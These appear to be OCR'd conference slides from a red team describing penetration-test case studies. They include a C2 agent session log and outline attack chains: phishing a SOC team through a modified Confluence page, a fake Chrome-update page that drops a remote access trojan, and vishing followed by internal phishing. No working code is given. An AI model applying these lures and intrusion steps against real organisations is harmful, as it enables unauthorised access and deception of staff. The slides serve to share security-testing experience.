


```
#7>
[2024-08-23 02:24:18] Agent session 177 (F55B992F74E88E59) opened
#7> use 177
#7->177> info
#7->177>
Agent information:
------------------------------------------
Domain: m1book2231
User: user
Hostname: M1BOOK2231
Logon server: \\M1BOOK2231
------------------------------------------
Current dir: C:\Users\user\Desktop\1\RootCon\template
------------------------------------------
IP addresses:
fe80::a802:8e92:8e52:dc0a
192.168.192.159
```

Project case #1


C2 server
> Internal Phishing to SOC team
Modify page with VPN instructions
Confluence
> Storage our RAT
Max. privileges in domain
Sent e-mail with link to confluence page
Gateways to customer infra
Customer's SIEM
Internal Network
Infrastructure of SOC team

Project case #2




Project case #2

C2 server

> Phishing via services

Need secret cookie

Video Meet Portal



You need to update your browser to view the content!

For Windows 11/10 64-bit.

☑ Help make Google Chrome better by automatically sending usage statistics and crash reports to Google. What are crash reports?

By downloading Chrome, you agree to the Google Terms of Service and Chrome and ChromeOS Additional Terms of Service

“Update” browser and launch our RAT


> Drop our RAT

> Set secret cookie in browser

DMZ


Internal Network

Project case #3



> Step №1 - Vishing


Project case #3



> Step №2 - Phishing

Project case #3

Step №3 – Internal Phishing



QA

Thanks for your attention!

PT SWARM

t.me/ptswarm
x.com/ptswarm
swarm.ptsecurity.com